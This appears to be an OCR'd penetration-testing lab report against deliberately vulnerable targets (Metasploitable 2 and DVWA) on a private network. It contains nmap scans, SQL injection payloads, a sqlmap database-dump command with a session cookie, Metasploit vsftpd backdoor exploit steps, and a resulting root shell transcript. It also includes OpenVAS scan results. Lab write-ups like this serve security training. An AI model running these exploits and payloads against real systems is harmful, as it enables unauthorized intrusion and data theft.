1. Kali IP

- **Command used:** ip a

Fig-1

2. Metasploitable 2

- **Command used:** ip a




Fig-2

3. Reconnaissance

- **Command used:** *nmap -sV -A 192.168.72.129*




Fig-3

4. DVWA

4.1. SQL Injection




Fig-4




Fig-5

- **Payload:** *1234' OR 1=1 LIMIT 1#*

Fig-6




Fig-7

4.2 XSS




Fig-8




Fig-9

4.3 Dumped Database

Command used: *sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" *

*--cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" *

--dbs




Fig-10

5. Exploitation

- **Command used:**
  - *use exploit/unix/ftp/vsftpd_234_backdoor*
  - *set RHOST 192.168.72.129*
  - *run*

Fig-11

6. Post- Exploitation

```
[*] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:44279 → 192.168.72.129:6200) at 2026-01-06 22:25:04 +0530

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Fig-12

7. Wireshark




Fig-13

7.1 Wireshark Hash file

Command used: *sha256sum traffic.pcap*

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sha256sum traffic.pcap

867dc8348bb9875831b5480ff52bb9f8e7ddc9a3714afb1990cce6ae6011a3c0  traffic.pcap
```

Fig-14

8. Capstone

8.1 Port & Service Enumeration

Command used: *nmap -sS -sV -A 192.168.72.129*




Fig-15

8.2 Exploit

- **Command used:**
  - *use exploit/unix/ftp/vsftpd_234_backdoor*
  - *set RHOST 192.168.72.129*
  - *run*




Fig-16

8.3 WEB APPLICATION TESTING (PORT 80)




Fig-17





Fig-18



- **Payload -** *1234' OR 1=1#*

Fig-19

8.4 Telnet

Fig-20

9. Openvas




Fig-21



OPENVAS - Tasks
https://127.0.0.1:9392/tasks
OpenVAS
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Tasks 1 of 1
Tasks by Severity Class (Total: 1)
Critical
Tasks with most High Results per Host
Tasks by Status (Total: 1)
Done
Name
Status
Reports
Last Report
Severity
Trend
Actions
Metasploitable Scan
Done
1
Wed, Jan 7, 2026 4:53 PM Coordinated Universal Time
10.0 (Critical)
Apply to page contents
1 - 1 of 1

Fig-22